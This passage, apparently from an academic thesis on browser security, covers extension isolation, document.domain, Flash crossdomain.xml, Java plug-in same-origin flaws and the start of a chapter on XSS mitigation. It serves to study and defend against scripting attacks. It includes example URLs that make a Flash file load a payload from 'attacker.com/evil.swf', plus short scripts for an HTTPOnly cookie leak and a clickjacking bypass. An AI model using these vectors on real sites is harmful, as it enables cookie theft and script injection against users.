The Google Chrome extension system relies on a rather restrictive and isolation-driven model. The reasons for this are clearly connected to a kind of lax, or even non-existing, security model operating Firefox extensions and increasing the likeliness of attacker's discoveries pertaining to exploitable vulnerabilities in an extension authored by a random user. Once a Firefox extension is vulnerable against XSS attacks or HTML injections, the probability for successful escalation to a full stack Remote Code Execution (RCE) becomes dangerously high. Section 2.3.1.3 elaborates on this and supplies exemplary code showing how an attacker can execute arbitrary code via privileged JavaScript code. When no actual RCE is there to grant a possibility of being conducted by the attacker, Firefox extension vulnerabilities can often be abused in a manner of accessing information from arbitrary domains, reading local files or ex-filtrating similarly sensitive data. On the other hand, Firefox extensions are outstandingly powerful and allow developers to modify and extend almost any properties and features the user agent provides. The challenge for the Google Chrome extension system developers was therefore to initially create a design allowing browser extensions to be powerful, yet with having a provision of a reasonable level of security in mind. This specific level was to assure that a vulnerable extension cannot compromise the browser or the underlying operation system.

Barth et al. proposed a novel browser extension system capable of providing a rich feature set for browser extensions to chose from. This occurs without exposing the user to similar security risks that a Firefox extension would cause in case of being injectable [BFSB]. Their approach is essentially based on isolation. Namely, the DOM the extension has access to and the DOM the website's client-side logic accesses are fully isolated from each other. An extension's content script can for instance interact with the website DOM, but it cannot access the powerful extension API and vice versa to avoid higher-order script code execution by malicious and infected websites. The Google Chrome browser implements a system comparable to this approach. Scripting attacks against a Google Chrome extensions do not necessarily mean full operating system access, but luckily only compromise a small subset of security assets. Chrome extensions can further make use of a CSP implementation and allow developers to apply the same rules for an extension as for a website when it comes to resource inclusion, inline scripting and location control. An extension displaying user generated HTML can therefore easily restrict the capabilities of the rendered data. Script execution, as well as inclusion of resources from domains other than the white-listed ones, can be prohibited effectively. The CSP rules can be found in the extension manifest [43].

[42]Google Inc., *Sandbox*, `http://www.chromium.org/developers/design-documents/sandbox` (Dec 2011)

[43]Google Inc., *Formats: Manifest Files*, `http://code.google.com/chrome/extensions/manifest.html` (Dec 2011)

2.3.2 DOM and JavaScript Security

One of the most important DOM security features is the possibility to loosen the restrictions applied by the SOP by modifying the property *document.domain* which has been mentioned in Section 2.3.1.1. A developer can enable Iframes and frames to communicate across sub-domain borders by down-sampling both domains to a shared value, that is, a mutually shared *super*-domain. It is thus possible to enable communication between *test1.sub.example.com* and *test2.sub.example.com*, by setting both their *document.domain* properties to *sub.example.com*. Figure 2.2 illustrates this process and its effects. It is not possible to modify document.domain to traverse upwards in the domain hierarchy and enable communication between *test1.sub.example.com* and *test2.sub.example.com* by setting *test1.sub.example.com* to *sub.example.com* and then to *test2.sub.example.com*. In terms of DOM security are cross domain leaks based on race conditions are gaining interest. Several vulnerabilities in Safari and Webkit browsers were related to redirects in pop-ups, header-less *XMLHttpRequest* calls, Iframes and other resources. Those were reported in 2007 and 2009, and referenced in numerous CVE entries: CVE-2009-1684, CVE-2009-1685, CVE-2009-1688, CVE-2009-1689, CVE-2009-1691, CVE-2009-1695, CVE-2009-1697, CVE-2009-1702, CVE-2009-1714, CVE-2009-1715.




Figure 2.2: Illustration of document.domain down-sampling

The instance when a user agents redirects a user agent from an origin to a different domain can be considered a critical moment regaring successful SOP enforcement. At that point in time, the DOM must assure no JavaScript calls can happen in that tiny temporal window of the origin's unloading. A new domain context is being entered and can be used to obtain sensitive data and channel out cross domain. Used together with Safari 5, the Java plug-in had similar problems. Once an applet initiated a loop accessing DOM properties, a redirect triggered via JavaScript caused the applet to keep running and enabled it to migrate into the new domain context. Ultimately, it resulted in a universal XSS affecting websites that are not vulnerable against Cross-Site Scripting at all.

DOM and JavaScript security is not only defined by SOP regulations but also depends on the trustability of certain properties – especially regarding those properties' content and capabilities. Several Firefox extensions utilize the *location* property, assuming it cannot be controlled by a potentially malicious JavaScript. Since this assumption has been falsified within modern Firefox versions (8.0-12.0a1), which actually allow overwriting accessor methods for *location* and *location* properties, many scripts and extensions are now potentially vulnerable against spoofing attacks and worse. Similar problems exist for JavaScript-based frame-busting code that relies on the bulletproof integrity of methods such as *location.reload()*. A typical JavaScript frame-buster would call *top.location.replace(location)* – assuming that the top frame cannot spoof the replace method and therefore trust its originality. On several browsers, including Opera, older Internet Explorer versions and Firefox, spoofing and overwriting *location.replace()* is possible. This renders a frame-buster relying on this method useless. Rydstedt et al. elaborated on the topic of "busting frame-busters" in more detail in 2010 [RBBJ10].

Moving forward, the main challenge for the user agents could be spelled out as finding a proper split between security and performance. This becomes vital especially when one considers the rise of applications using heavy DOM activity and thriving away from page reloads but AJAX-based content retrieval and desktop like event handling. A user agent incapable of delivering a fast usage experience will fall behind on the market and loose shares. Thus, performance must, and most likely will, remain an important priority. On the other hand, several security relevant checks require a proper amount of time. Additionally, changes in the JavaScript language specifications, a shift from supporting ECMA Script 5 (ES5) over ES3 (and older) versions and constant addition of new features with every minor release forces the authors of the DOM and the JavaScript engines to quickly adapt and implement often substantial changes in a short amount of time. Cross-domain leakage bugs and race conditions are hard to detect via automated test suites and often require a complex setup, which is hard to predict and reconstruct and might turn out to be an entirely impossible task. Our research has generated the discoveries of several DOM bugs allowing a developer, and for that matter - an attacker as well, to bypass the freezing capabilities provided by the ES5 object capability additions. We identified Webkit as prone to a double-freezing attack. Given an access to *Object.defineProperty()*, attacker will be allowed to freeze an *already frozen* object for a second time, and thereby overwrite the protected value. Aside from race conditions and SOP checks, a user agent must handle the integrity of those object state modifications properly to provide a safe DOM. Similar problems arise from improper exception handling and Unicode bugs with decoding functions. On several of the tested user agents, the decoding of an "urlencoded" yet invalid multi-byte character caused an exception to be thrown. Potential consequence was a disabling of the following code inside a loop and similar constructs, thereby bypassing protective code. Section 4.5.3 will introduce further DOM and JavaScript bugs and implementation flaws hindering our research thriving towards a secure and trusted DOM. We will present occurrences that needed to be reported as bugs and quick-fixed to allow our current prototype implementations to work reliably.

2.3.3 Browser Plug-In Security

One simple way to vastly extend a browsers capabilities is to employ plug-ins as one's tool of choice. Since Netscape 2.0 allowed using Java applets in web documents, the popularity of applets rose. Just few years later the Flash plug-in was created by a company back then known as PenPoint – initially labeled "FutureSplash". Later on it was acquired by Macromedia and the software was effectively renamed to "Flash". Currently, it is being developed and maintained under Adobe Systems after their purchase of Macromedia in 2005. Both Java applets and Flash content provided web developers with possibilities that a web browser could not deliver. Among them, one can pinpoint the highly interactive and powerful applications, games, videos, and other multimedia content. Java and Flash were the most prominent applications for providing this type of content for years [44]. Those two plug-ins have accordingly become a center of attention for attackers and security researchers. The power of plug-ins to bypass browser-enforced security restrictions makes attacks against them even more promising and often profitable for online criminals.

2.3.3.1 Flash Plug-In Security

During the last years, the Flash plug-in and its close relative - Flash player - have constituted frequent targets for attackers for a variety of reasons. First and foremost, the Flash player has a significant market share and penetration saturation. According to StatOWL, from July 2011 to November 2011, 95.51% of all Internet users utilized a browser equipped with the Flash plug-in [45]. A vast percentage - 89.22% were, and probably still are, using Flash player version 10. The remaining percentage is split into users browsing with Flash 11.x or legacy versions, such as Flash 9 or even Flash 6. What is more, Flash was not equipped with ASLR and DEP protection up until version 10. Even on operating systems and browsers using these memory protection techniques, the Flash player marks a promising entry point for remote code execution exploits carried out via an infected website. The result of this is an overall of 456 CVE entries available at the time of writing in December 2011 [46]. Flash supports a mostly ECMA Script-compliant JavaScript engine and facilitate implementation of interactive features by developers, as it pertains to a dialect - labeled ActionScript. At present, we are witnessing the ActionScript 3.0 as the most recent version, crucial for providing interfaces to embed website's DOM, aside from other powerful features.

Observed from the web security perspective, the Flash player offers a lot of interesting possibilities to conduct scripting attacks in rather unusual ways. Jagdale addressed

[44] StatOWL, *Web Browser Plugin Market Share*, `http://www.statowl.com/plugin_overview.php` (Feb 2012)

[45] StatOWL, *Flash Usage Stats*, `http://www.statowl.com/flash.php` (Dec 2011)

[46] National Vulnerability Database, *Search Results for "Flash"*, `http://web.nvd.nist.gov/view/vuln/search-results?query=Flash` (Dec 2011)

Flash-related web security problems in a conference talk in 2009 [47]. The general SOP model the Flasher player enforces is based on the exact domain matches, similarly to the SOP-implemented in most modern user agents. Each domain resides in a sand-boxed environment forbidden to communicate with any other domain unless this other domain explicitly allows this particular communication with the exact requesting domain. A central policy file residing in the web-root of the requested domain, namely a file called *crossdomain.xml* [48] operates as a control feature for this enforcement. This cross domain XML definition file is enabling a developer to prepare a white-list of domains allowed to access the content residing on the targeted domain. The notation allows domain entries' wild-cards. It is furthermore possible to enable all domains by just setting the necessary XML attribute values to the asterisk character (U+002A). The code shown in Listing 2.2 displays a classic setup for a *crossdomain.xml* file – the domains *example.com* and *www.example.com* would be allowed to communicate with the protected domain– whereas *www2.example.com* would be prohibited because of not being explicitly white-listed. If the attribute value would have read **.example.com*, then *www2.example.com* would have been permitted to read content from the protected domain too.

```
<?xml version="1.0"?>
 <!DOCTYPE cross-domain-policy SYSTEM "http://www.macromedia.com/xml/dtds
    /cross-domain-policy.dtd">
  <cross-domain-policy>
   <allow-access-from domain="www.example.com" />
   <allow-access-from domain="example.com" />
</cross-domain-policy>
```

Listing 2.2: A typical crossdomain.xml implementation; it allows two origins to request data from the deploying domain

In essence, a server deploying Flash files attempting to request data from other servers providing configuration files, binaries or other flash files has to initially request the *cross-domain.xml* file, receive its contents and check whether the permission to read those files is granted or not. If the *crossdomain.xml* file delivers matching data, further requests to the targeted resource will be permitted. By default, the information stored in the *crossdomain.xml* is cached by the Flash player. However, this setting can be overridden by a security-aware developer. Interestingly, a lot of the Flash files deployed on live and production servers accept numerous parameters to receive configuration and other relevant data from. This includes videos, images, XML data and of course other flash files. Flash allows using GET-like parameters to attach additional parameter data. A typical example for a video player requesting an external configuration file would be: `http://www.example.com/player.swf?config=/videos.xml`. An attacker can now attempt to tamper with the configuration parameter and try to include a different XML file coming from an alternative domain containing malicious data causing an XSS vulnerability or worse. The URL would be kept in accordance with the preceding and be:

[47] Jagdale, *Blinded By Flash*, `www.blackhat.com/presentations/bh-dc-09/Jagdale/BlackHat-DC-09-Jagdale-Blinded-by-Flash.pdf` (July 2009)

[48] Adobe Inc., *Cross-domain policy for Flash movies*, `http://kb2.adobe.com/cps/142/tn_14213.html` (Dec 2011)

`http://www.example.com/player.swf?config=http://attacker.com/evil.swf`.
To make sure that the request does not appear in any log files, the attacker can also manipulate parameters via location hash: `http://www.example.com/player.swf#?config=http://attacker.com/evil.swf`. The additional as well as spoofed parameters are now completely invisible for server-side logging mechanisms (Similarly to DOMXSS attacks, mentioned in Section 3.6.4). Luckily, before requesting a file containing the attacker controlled payload, the Flash SOP comes into place and applies restrictions. Without further permission from the attacker's server, the assaulted Flash file cannot load the content. Ironically, the attacker has to provide a *crossdomain.xml* file on his domain and permit the attacked script to request and receive malicious payload. So far this inversion of what the SOP is supposed to mean caused millions of websites to be vulnerable against XSS attacks. What is more, it is still the case because fixing this SOP glitch would cause existing applications to break. A thrifty attacker can easily enumerate public Flash files residing on the targeted server via Google by using the *ext:* and *inurl:* parameters.

Aside from the already described problems, Flash plug-in provides many possibilities to execute JavaScript in often undesired ways. the APIs *getURL()* and *ExternalInterface.call()* are crucially important in the context of this thesis. These interfaces can both be used to execute JavaScript in the currently loaded DOM of the browser, doing so by redirecting to a JavaScript URI or simply delegating calls to the browser DOM via *ExternalInterface.call().* The *getURL()* API has been deprecated in ActionScript 3.0 and is now called *navigateToURL()* but essentially features similar capabilities. In the context of a secure DOM, problems may arise once the *getURL* API is being called with a JavaScript URI and a second parameter defining a target window. Upon the target window string being set to *_blank* or a non-existing frame name, the user agent will in most cases open a new tab and thereby generate a fresh and unprotected DOM. Later sections of this thesis will elaborate on these problems (Section 4.5.1.2). A similar functionality can be utilized via *fscommand* for LiveConnect enabled user agents [49]. A test-case to see which user agents are capable of using *fscommand* to execute JavaScript is available online [50].

In 2010, Oftedal published an article on Flash security in the context of XSS and script execution, elaborating on the notions of Flash, getURL() usage and the unsanitized user-controlled input, which often is a root cause for XSS on otherwise secure websites [51]. Note that the XSS vulnerabilities are mainly caused by external third party content embedded in the website to display advertisements or similar content.

[49]Adobe Inc., *Create pop-up browser windows | Flash*, `http://kb2.adobe.com/cps/141/tn_14192.html` (Dec 2011)

[50]Moock, *LiveConnect Testcase*, `http://www.moock.org/webdesign/flash/fscommand/flash-to-javascript.html` (June 2011)

[51]Oftedal, *Cross Site Scripting (XSS) in flash files*, `http://erlend.oftedal.no/blog/?blogid=99` (Feb 2010)

2.3.3.2 Java Plug-In Security

The Java plug-in has had a similarly winding path in terms of security. This is due to the Flash plguin mentioned in Section 2.3.3.1. As of now, the term-search for *applet* yields an overall of 219 mostly Java applet and browser security specific CVE entries in the National Vulnerability Database [52]. Most of the times those security problems do not originate from issues caused by the executed code in terms of memory corruptions and buffer overflows, but can rather be attributed to SOP and security manager bypasses.

Java applets are usually enabled by the use of the *applet* tag. This tag can be applied with a variety of parameters, permitting an inclusion and execution of external applets and class files, Java archives (JAR files) and serialized Java objects. Once the user agent parses an applet tag, the Java plug-in is activated and will call on the necessary libraries from the Java Runtime Engine (JRE) to execute the applet code. The Gecko-based browser family, including Firefox, supports an additional API called LiveConnect. Usage of Java functionality directly in the DOM, done by a proprietary DOM object constructor called *Packages*, is enabled by LiveConnect. Our research showed that *Packages* can be enabled to delegate JavaScript calls to the internal Rhino JavaScript engine the JRE ships, initiating requests and redirects and emulating applet behavior without using the applet tag. In case an attacker abuses an XSS vulnerability, the full Java applet feature-set can be utilized for post-exploitation without injecting further HTML. A DOM-based security tool must be aware of the fact that the *Packages* object exists and provides a lot of possibilities for bypassing DOM-based security restrictions. Therefore, it should be overwritten or wrapped. It must be noted that the term LiveConnect is not exclusively used in connection with Java, but also with Flash and *fscommand*, as mentioned in Section 2.3.3.1

About a decade ago, yet another way of executing Java code in the browser existed for a limited period of time. On 30th of September 2009, the MSJVM – a Microsoft JRE implementation reached the end of its life. Microsoft attempted to create their own version of a Java Runtime Engine / Java Virtual Machine to avoid dependency from Sun's JRE to display Java applets in Internet Explorer. In April 2004, an agreement settled the dispute between Microsoft and Sun over the MSJVM. Note that SVG Tiny 1.2 provides yet another interface to potentially execute Java code in the browser context [53]. Up till now, no user agents support this interface.

The most important problem, in terms of browser and web security, is the completely different SOP the Java plug-in enforces when combined with Java applets. While SOP restrictions regarding, protocol, domain and port indeed apply, the JRE will consult an additional check in case a URL request from a domain occurs and causes a SOP violation. This check will consider the IP address the domain is pointing to. If the IP address of

[52]National Vulnerability Database, *Search Results for "Applet"*, `http://web.nvd.nist.gov/view/vuln/search-results?query=applet` (Dec 2011)

[53]W3C, *15 Scripting*, `http://www.w3.org/TR/SVGTiny12/script.html` (Dec 2008)

the requesting host and the requested target match, the formerly checked SOP aspects will be ignored and the request permission will be granted, subsequently returning the response body. Our tests showed that while it was not possible with recent versions of the version 1.6.x of the Java Runtime Engine (JRE) and its browser plug-in, it has been re-enabled with version 7 – or 1.7.x of the JRE. This, as one may call it, 'regression bug' has caused a plethora of different problems to emerge. One example is a bypass of the protection delivered by HTTPOnly cookies [54]. We developed a simple script requesting a resource and afterwards displaying the header data by using the *getHeaderFields()* method. The code shown in Listing 2.3 illustrates the simple yet effective cookie leakage, which takes place despite the HTTPOnly cookies being activated on the server-side. The code sample can be trialled with Java 7 on modern Firefox browsers be means of the website [55].

```
<script>
 var jurl = new Packages.java.net.URL(document.URL);
 var c = jurl.openConnection();
 alert(c.getHeaderFields());
</script>
```

Listing 2.3: Bypassing HTTPOnly with Java 7; The getHeaderFields() method extracts the sensitive data without considering httpOnly

Further security risks and bypasses are yielded by yet another Java feature which can be used via applets or LiveConnect: the *JEditorPane* object and its methods. The *JEditorPane* object is meant to provide a integrated way to edit rich text and HTML data [56]. Therefore, the JRE provides a minimal browser object capable of rendering basic HTML – excluding CSS, scripting and similar interactive elements. Along with the lack of features, an absence of security enforcements can be observed. By employing this editor feature, an attacker can load a website inside an applet and assign a link handler to the existing hyper-links. Since the editor supports neither JavaScript nor *X-Frame-Options* header, an adversary can utilize the tool to conduct Clickjacking attacks. While thanks to the SOP the attack window is not that large, several websites can be attacked by means of abuse directed at non-exploitable XSS vulnerabilities: The mentioned Java SOP deviation ultimately considers a domains IP address to be an ultimately sufficient criterion to prohibit or permit cross-domain requests and response evaluation (still respecting protocol borders though). Summing up, an insecure website residing on the same server with the same IP address as a secure website can be click-jacked, as demonstrated by the code in Listing 2.4. Nevertheless, since more severe attacks are possible in the same-IP scenario, this attack technique might usually be disregarded. That said, providing an alternative browser inside JRE bears countless and diverse security risks. Same goes for exposing a different script engine via JavaScript and LiveConnect – as a

[54]OWASP, *HTTPOnly*, `https://www.owasp.org/index.php/HttpOnly` (Dec 2011)

[55]v.d. Stock, *HTTPOnly Testcase*, `http://greebo.net/owasp/httponly.php` (Dec 2011)

[56]Oracle, *JEditorPane*, `http://docs.oracle.com/javase/6/docs/api/javax/swing/JEditorPane.html` (Dec 2011)

security challenge proved we published in late 2011 [57].

```
<script>
  with(new Packages.javax.swing.JFrame())
    add(new Packages.javax.swing.JEditorPane(
      location.href
    )),
    setSize(200, 200), setVisible(true)
</script>
```

Listing 2.4: Clickjacking and X-Frame-Options bypass with Java 7; The JEditorPane object does not respect X-Frame-Options header settings

To close with one final example, we put forward yet another way to interact with Java-related data provided by Firefox and Gecko-based user agents: the JAR URI scheme. Firefox is capable of directly navigating into compressed Java archive files and render contained content. Therefore a URI handler scheme named *jar:* is prepended before a standard HTTP URI. The navigation inside the JAR file is being initiated by the exclamation mark (U+0021). A full JAR URI presents itself as: `jar:http://html5sec.org/test.jar!/test.html`. The *jar:* initiates the JAR URI and the *!/test.html* part of the URI navigates to the root folder of the Java archive and then triggers display of the file *test.html*. Files displayed via JAR URIs are equipped with a stripped DOM, which means that for instance the property *document.cookie* is empty. Moreover, polling the property document.domain returns null. At the same time, Firefox allows usage of the *XMLHttpRequest* object and supports a SOP bypass: A JAR URI can request resources from its underlying HTTP URI. Those requests send cookies and thereby potentially expose sensitive data in spite of document.cookie being empty. A bug has been filed to address this issue.

2.4 Current Security Challenges & Conclusion

One of the most pressing current security challenges are browser extension and plug-in architectures. The simple yet powerful interfaces that Firefox extensions can use, allow both a benign developer and a determined attacker to execute arbitrary code and access documents across domain and protocol borders. The Chrome extension model provides better isolation and privilege management. Unfortunately, in its current state it will not provide sufficiently powerful interfaces to support a security suite as the one that NoScripts guarantees to Firefox. While indeed, a similar script-blocking extension exists for Chrome (called NotScripts [58]), it only provides a small subset of NoScript's features and is known to be bypassable with rather trivial attacks and techniques [59]. While NoScript is very potent, a bug in its implementation can cause a RCE vulnerability and compromise its users' systems with malware. A feature request has been created, asking

[57]Heiderich et al., *So you think you can dance?*, `http://kotowicz.net/java/java.html` (Nov 2011)
[58]Google Inc., *NotScripts*, `http://goo.gl/vkT9x` (Dec 2011)
[59]Maone, *NoScript for Google Chrome?*, `http://forums.informaction.com/viewtopic.php?f=10&t=1676&start=60` (Aug 2010)

for changes in the Chrome extension system to allow NoScript-like behavior [60]. Same-level vulnerability in NotScripts would probably just affect the users visited domains and possibly impact privacy and security on those, favorably leaving the operation system's integrity intact. For both vendors, Google and Mozilla, drastic changes in their extension systems would potentially break significant percentages of existing extensions. Even more importantly so, it would frustrate similarly large numbers of extension authors and users, inevitably resulting in shifting market shares and financial loss of indeterminable scale. For that reason, any change to these systems has to be well-thought and considered from many different angles before a way into specification, ultimate implementation and roll-out can be found.

Browser plug-ins like Java and Flash bring forth even more critical large-scale effect and pose the security challenges of all-important state. The multitude of discrepancies between browser security features and security policies of plug-ins provide easy to exploit vulnerabilities and bypasses for attackers. They also weaken the effect of security efforts taken on by vendors and developers. Aside from the SOP differences between browsers and the Java plug-in, a wide range of features of the JRE can be used to carry out attacks regardless of a well configured and up-to-date user agent being in place. We have discussed this in detail in Section 2.3.3.2. Consequently, Google Chrome implemented several defense mechanisms attempting to mitigate the security impact of improperly written, maintained and updated browser plug-ins. The Flash player and the PDF reader are meanwhile bundled in Google Chrome, and are therefore being updated silently alongside browser updates. Not requiring confirmation or awareness, the browser updates happen in the background, hidden from the users view – but also enabling wide-spread code execution attacks once the Google download servers are compromised. Most plug-in content is further being executed in a sand-boxed context, mitigating the effect of possible vulnerability and exploit [61]. In 2009, Reis et al. published on the topic of security implications, effects and learnings resulting from first Chrome sandbox implementations [RBP09]. Running Java applets categorically requires a per-domain permission by the user for security reasons. Internet Explorer running on Windows 8 will not allow usage of any form of plug-in when run in "Metro-Mode" including ActiveX controls and Browser Helper Objects (BHO) [62]. Once run in regular desktop mode, which is outside the new Metro UI, plug-in support will be available – to retain compatibility for experienced users operating outside the Metro UI.

Most modern browsers support mixed content documents. This means, a HTML document can as well consist of HTML5 and XML code – for instance by using inline SVG, inline MathML and other dialects that require to be well-formed. While this is not novel

[60]Google Inc., *The absence of synchronous message API...*, `http://code.google.com/p/chromium/issues/detail?id=54257` (Sept 2010)

[61]Google Inc., *Sandbox*, `http://www.chromium.org/developers/design-documents/sandbox` (Dec 2011)

[62]IEBlog, *Browsing Without Plug-ins*, `http://blogs.msdn.com/b/ie/archive/2011/08/31/browsing-without-plug-ins.aspx` (Aug 2011)

– Internet Explorer for instance supported XML data islands inside HTML documents since version 5.5 – it imposes novel risks, since the well-formed XML enclosed by the rather unstructured and "frowsy" HTML has to follow different parsing and processing rules. We will introduce several attack vectors in Section 3.6.9 demonstrating the damage potential of mixed content documents and the resulting security challenges the user agents are confronted with. During our research we submitted several bug reports to browser vendors relating to the flawed markup processing of in-line XML content. Section 3.2 will go into further detail on those.

Aside from the aforementioned aspects, we have noticed a few other important challenges for modern browser security. One is the split between parser performance and security. In Section 3.6.9 we elaborate on mutation attacks, in which attack vectors make use of internal decoding and markup transformation done by browser engines in order to speed up parsing and layout generation. These transformations allow an attacker to inject code capable of slipping past server-side IDS and WAF detection rules, and next deploying malicious payload once the browser receives and transforms the data. Any browser engine we tested – except for the Opera Presto engine – was prone to these mutation attacks and allowed bypassing server-side XSS filters. Similarly dangerous is the overdue support of legacy features potentially compromising website and browser security. In Section 3.2, we will provide an in-depth walk-through designated for introducing and discussing several attack techniques making use of legacy features. Ultimately, the exact opposite of legacy features – meaning freshly implemented, often half-standardized feature drafts, cause security problems as well. Especially novel approaches to client-side markup-only interactivity utilizing HTML5 and CSS3 bring about interesting side effects and allow attackers to exfiltrate data, bypassing browser and server-side XSS filters as well as similar defense installations. We will cover those attacks in later sections, for instance Section 4.5.7.

3 Mitigation and Bypass

In theory, one can build provably secure systems. In theory, theory can be applied to practice but in practice, it can't.

M. Dacier, Eurecom Institute

This chapter will provide an in-depth overview of both former and current mitigation approaches aimed at protecting modern web applications and online documents from scripting attacks. We will shed light on the methodologies and technical implementations behind those mitigation techniques and security libraries, and later dedicate on documenting our efforts to break their protective effect and deliver rationale for a novel defense approach. Ultimately, we will conclude in deriving the general flaws existing in the described and widely used security tools and libraries and lead over to a proposal for a novel and DOM-based scripting attack protection model.

3.1 Web Security, Mitigation and Defense

In this section, our primarily focus is placed on introducing and describing the defense tools and best practices to providing deeper understanding for the following Section 3.2. There, we shed light on design and implementation flaws of those techniques and illustrate the bypasses and attacks we discovered during our research. This section is essentially divided into two major parts. Server-side defense and mitigation techniques constitute the first and client-side protection mechanisms the latter. The second part will contain known as well as novel sand-boxing systems that we have successfully attacked. It can be argued that we have thereby created further empirical proof for the necessity of a novel web application defense approach.

3.1.1 History and Overview

Scripting attacks targeted against web applications have a long history – Guninski et al. reported some of the first incidents in 1999 [1] and a first comprehensive article on XSS attacks was issued by the CERT in early 2000 [2]. From then on, both attacks and defense against have evolved dramatically. Simple attacks mitigated by naive filters and user input string replacements have been overtaken by complex scripting attacks. Those

[1]Guninski, G. et al., *Hotmail security vulnerability - injecting JavaScript using <STYLE> tag*, `http://seclists.org/bugtraq/1999/Sep/261` (Sept 1999)

[2]CERT, *Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests*, `http://www.cert.org/advisories/CA-2000-02.html` (Feb 2000)

make use of modern browser features as well as legacy code to bypass sophisticated DOM tokenizer engines, CSS sanitizers and even the full stack JavaScript rewriting engines and sandboxes. User agents have added their share by implementing XSS filters, as well as both detection and prevention engines designed to mitigate impact and spread of XSS attacks and other script-based vectors. Having received rather limited attention from the security community early on, the focus on scripting attacks reached its peak in 2005 due to Samy Kamkar's deployment of an XSS worm against the *MySpace* social network. His actions led to major penalties, as he compromised millions of user accounts and effectively left the whole website unusable for several days [3].

After the "Samy Worm" incident, attacks and defense mechanisms gained momentum among the community members, succeedingly bringing consequent development and complexity. First HTML sanitizing libraries have been already released in the year 2000, as the discussion on the origin of XSS attacks on the *sla.ckers* forum indicates [4]. The arms race initiated by prototypic attack vectors in the late nineties and climaxing in the "Samy Worm" incident continues until today. No definite cure against XSS attacks has been developed thus far. On top of its heavy impact on usability of modern web applications, even script deactivation does not fully solve the problems caused by scripting attacks. An urgent need for a novel approach of tackling scripting attack problem is obvious. For the purpose of facilitating a full comprehension of the evolution of attacks and their countermeasures, the following sections will describe the existing mitigation techniques installed on server- and client-side application layers. Afterwards, we will be properly prepared to dive into the complex world of attacking and bypassing the offense techniques in question, further underlining our motivation and rationale for a fresh and state-of-the-art approach.

3.1.2 Server Side Protection

Server-side filtering and protection are the most prominent and widespread ways for web applications to defend against script injections and similar attacks. Depending on the context and later use for the user-provided data, a developer can chose from a set of four basic treatment categories, which are blocking, stripping and replacement, escaping and encoding, and, last but not least code rewriting. Modern web applications often employ at least one of those techniques while attempting to harden their code-base against external attacks. We will briefly discuss these aforementioned techniques to lay grounds for understanding their appropriate counteracting bypasses presented later in Section 3.2.

3.1.2.1 Blocking

The most rigid way of dealing with unsolicited content is to straightforwardly block further processing upon detection and optionally display alternative content. Many web

[3]Kamkar, S., *Technical explanation of The MySpace Worm*, `http://namb.la/popular/tech.html`, (April 2009)

[4]Hansen, R. et al, *First XSS ?*, `http://sla.ckers.org/forum/read.php?2,130` (Aug 2006)

applications, server software, run-times and validation libraries do so in case an attacker supplies content that is out of bounds or indicates an attack attempt. Blocking can have many facets, ranging from denying reset of a password in case it does not comply with a given policy, neglecting acceptance of invalid date ranges, or showing warning pages when invalid or potentially dangerous characters and substrings are submitted to the application. Block invalid or incomplete POST requests, which can be considered an effective way of protecting against Cross Site Request Forgery (CSRF) and Request Body Extension (RBE) attacks is practiced by some web application frameworks such as CakePHP [5]. POST requests missing a valid request hash can neither be processed by the application, nor is an attacker capable of extending or reducing the POST body fields to conduct attacks against the application. The result for an invalid POST request is an empty response body – the framework will not process the request and it will not delegate it to controller and model methods. Internet Explorer's XSS filter and other comparable client-side tools perform similar blocking operations if invalid or potentially dangerous character data is submitted via URL. We will elaborate on this case in Section 3.1.3. Web server software, like the Apache server and similar tools, perform blocking operations as well; for instance if a request header is too long or the cookie headers exceed the allowed length. Same goes for a multitude of other malformed or invalid requests, usually yielding HTTP response codes from the 4xx and 5xx range. A detailed documentation on those is available in the RFC2616 [6]. This equally applies to other protocols.

Given the above, one may wonder about the disadvantages of blocking, and indeed, it can have negative consequences. To give an example, an attacker can infect victim's cookies with an overlong string on domain A and thereby impact availability of domain B. Vela published an article on that attack technique in 2009, using Google Analytics as a mediator to cross the domain border and cause denial of service (DoS) attacks to almost arbitrary websites, employing the Google Analytics tracking code [7]. Another point is blocking requesting and returning a custom crafted response, which can also introduce information leaks and illegitimately unveil information on the existence of database entries and items on remote file systems. Blocking requests and sending error messages can further be exploited when attacking web services and encrypted XML data, as pointed out by Jager et al. [JJ11]. Same effects can be observed when illegally crafted requests are sent to web servers protected by web application firewall (WAF). The WAF often ships a specific error code once an attack has been detected. Gauci et al. created a *WafW00f/waffit* tool, a small library capable of fingerprinting a web application firewall by analyzing the responses sent by web application in case malicious data is part of the

[5]CakePHP Cookbook, *Security*, `http://book.cakephp.org/2.0/en/core-libraries/components/security-component.html` (Jan 2012)

[6]W3C, *10 Status Code Definitions*, `http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html` (Sep 2004)

[7]Vela, E., *How to use Google Analytics to cause denial of service (DoS) to a client from some website*, `http://sirdarckcat.blogspot.com/2009/04/how-to-use-google-analytics-to-dos.html` (April 2009)

request headers and body [8]. In general, blocking might help narrowing down the attack surface, yet it might also introduce new attack vectors if it is applied in an improper manner. It is worth to mention that further edge cases where blocking requests and displaying custom error data and warnings causes new security threats to arise exist. Their fringe importance locates them outside the scope of this work.

3.1.2.2 Stripping and Replacing

To define what is not welcome is often considered to be the most obvious way to deal with unsolicited input. Consequently, removal of all matching occurrences in incoming user data is performed. Having been practiced for over a decade in web application security, this approach has been proven effective and robust, especially once classic mistakes were eradicated. One prominent example implemented in the server-side runtime PHP is *strip_tags()* function meant to protect against common HTML injections and XSS attacks. This particular function demonstrates in a simple yet convincing way how stripping as a protection mechanisms works, how it limits the capabilities of user generated content, and finally, how attempts to slightly extend the granularity to permit a broader range of seemingly harmless content being turned into a small security catastrophe. The *strip_tags* function was originally meant to completely strip anything from the argument-supplied text that remotely resembles HTML or similar structural data. This signified that anything from the first < character (U+003C) to the last balanced > character (U+003E) got removed.

